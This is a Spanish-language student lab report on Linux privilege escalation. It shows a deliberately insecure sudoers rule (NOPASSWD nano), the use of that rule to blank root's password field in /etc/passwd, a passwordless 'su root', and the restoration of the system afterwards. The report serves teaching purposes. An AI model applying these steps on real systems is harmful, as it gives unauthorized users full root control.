



TECNOLÓGICO
NACIONAL DE MÉXICO



Tecnológico Nacional de México

Instituto Tecnológico de Saltillo

Ingeniería en Sistemas Computacionales

Cómputo en la Nube

Unidad 4

Práctica 4.1 – Escalada de Privilegios

Alumna:

Silvia Guadalupe Ramos Mendoza 22050726

Docente: Ing. Miguel Salazar del Bosque

Saltillo, Coahuila; a 5 de marzo de 2026

1.1 Creación de usuario:

```
silvia@srvrep: ~  
C:\Users\Silvia Ramos>ssh silvia@192.168.56.108  
silvia@192.168.56.108's password:  
Linux srvrep 6.12.69+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.69-1 (2026-02-08) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Tue Mar 3 21:30:29 2026 from 192.168.56.1  
silvia@srvrep:~$ sudo adduser usuario_test  
[sudo] contraseña para silvia:  
Nueva contraseña:  
Vuelva a escribir la nueva contraseña:  
passwd: contraseña actualizada correctamente  
Cambiando la información de usuario para usuario_test  
Introduzca el nuevo valor, o pulse INTRO para usar el valor predeterminado  
Nombre completo []: usuario_test  
Número de habitación []:  
Teléfono del trabajo []:  
Teléfono de casa []:  
Otro []:  
Is the information correct? [Y/n]  
silvia@srvrep:~$ sudo passwd usuario_test  
Nueva contraseña:  
Vuelva a escribir la nueva contraseña:  
passwd: contraseña actualizada correctamente  
silvia@srvrep:~$
```

- Agregar configuración insegura al archivo /etc/sudoers

```
GNU nano 8.4 /etc/sudoers *  
  
# Per-user preferences; root won't have sensible values for them.  
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"  
  
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.  
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"  
  
# Ditto for GPG agent  
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo   ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "@include" directives:  
  
@includedir /etc/sudoers.d  
usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano  
  
^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^J Ejecutar   ^C Ubicación  ^N-U Deshacer  ^N-A Poner marca  
^X Salir      ^R Leer fich. ^_ Reemplazar  ^U Pegar      ^J Justificar ^_ Ir a línea  ^N-E Rehacer   ^N-G Copiar
```


1.2 Iniciar sesión como usuario_test:

```
usuario_test@srvrep: ~  
silvia@srvrep: $ sudo nano /etc/sudoers  
silvia@srvrep: $ su - usuario_test  
Contraseña:  
usuario_test@srvrep: $ sudo nano /etc/passwd
```

- Verificar si se puede ejecutar nano sin contraseña (si se pudo)

```
usuario_test@srvrep: ~  
GNU nano 2.9.4 /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
_apt:x:42:65534:nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin  
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false  
systemd-timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin  
messagebus:x:998:998:System Message Bus:/nonexistent:/usr/sbin/nologin  
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin  
silvia:x:1000:1000:silvia,,,:/home/silvia:/bin/bash  
mysql:x:101:101:MySQL Server:/nonexistent:/bin/false  
usuario_test:x:1001:1001:usuario_test,,,:/home/usuario_test:/bin/bash  
[ 26 líneas leídas ]  
^G Ayuda ^O Guardar ^F Buscar ^K Cortar ^T Ejecutar ^C Ubicación ^N-U Deshacer ^N-A Poner marca  
^X Salir ^R Leer fich. ^_ Reemplazar ^U Pegar ^J Justificar ^/ Ir a línea ^N-E Rehacer ^N-G Copiar
```


- Cambiar línea del usuario root



```
GNU nano 2.8.0 /etc/passwd *
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:998:998:System Message Bus:/nonexistent:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
silvia:x:1000:1000:silvia,,,:/home/silvia:/bin/bash
mysql:x:101:105:MariaDB Server:/nonexistent:/bin/false
usuario_test:x:1001:1001:usuario_test,,,:/home/usuario_test:/bin/bash

^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  ^U Deshacer   ^A Poner marca
^X Salir      ^R Leer fich. ^N Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea  ^E Rehacer   ^G Copiar
```

- Iniciar root sin contraseña:



```
usuario_test@srvrep: ~$ su root
root@srvrep:/home/usuario_test#
```

2.1 Restaurar el sistema:

```
silvia@srvrep: ~  
GNU nano 8.4 /etc/sudoers.tmp  
# Per-user preferences; root won't have sensible values for them.  
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"  
  
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.  
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"  
  
# Ditto for GPG agent  
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo    ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "@include" directives:  
  
@includedir /etc/sudoers.d  
usuario_test ALL=(ALL) NOPASSWD: /usr/bin/nano  
  
^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  ^U Deshacer   ^A Poner marca  
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea  ^E Rehacer    ^G Copiar
```

```
silvia@srvrep: ~  
GNU nano 8.4 /etc/sudoers.tmp  
# Per-user preferences; root won't have sensible values for them.  
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"  
  
# "sudo scp" or "sudo rsync" should be able to use your SSH agent.  
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"  
  
# Ditto for GPG agent  
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"  
  
# Host alias specification  
  
# User alias specification  
  
# Cmnd alias specification  
  
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
  
# Allow members of group sudo to execute any command  
%sudo    ALL=(ALL:ALL) ALL  
  
# See sudoers(5) for more information on "@include" directives:  
  
@includedir /etc/sudoers.d  
|  
  
^G Ayuda      ^O Guardar    ^F Buscar     ^K Cortar     ^T Ejecutar   ^C Ubicación  ^U Deshacer   ^A Poner marca  
^X Salir      ^R Leer fich. ^\ Reemplazar ^U Pegar      ^J Justificar ^/ Ir a línea  ^E Rehacer    ^G Copiar
```

Conclusiones:

Al llevar a cabo esta práctica, se comprendió el concepto de escalada de Privilegios en Linux mediante la configuración del comando *sudo*. Uno de los aspectos a resaltar en esta práctica, es que se observa cómo un error o mala configuración en los permisos del sistema, puede permitir que cualquier usuario cuente con privilegios de administrador, ejemplo de ello, es cuando por medio de *su root*, ingresamos a root sin contraseña, lo cual representa un riesgo importante en la seguridad del sistema.

Gracias a los pasos propuestos por el docente, al realizarlos se demostró de manera práctica cómo funciona este tipo de vulnerabilidad y cómo puede ser explotada. La actividad cumplió con el objetivo de demostrar y comprender el proceso de escalada de privilegios en Linux, así como la importancia de mantener una correcta configuración de seguridad en los sistemas operativos.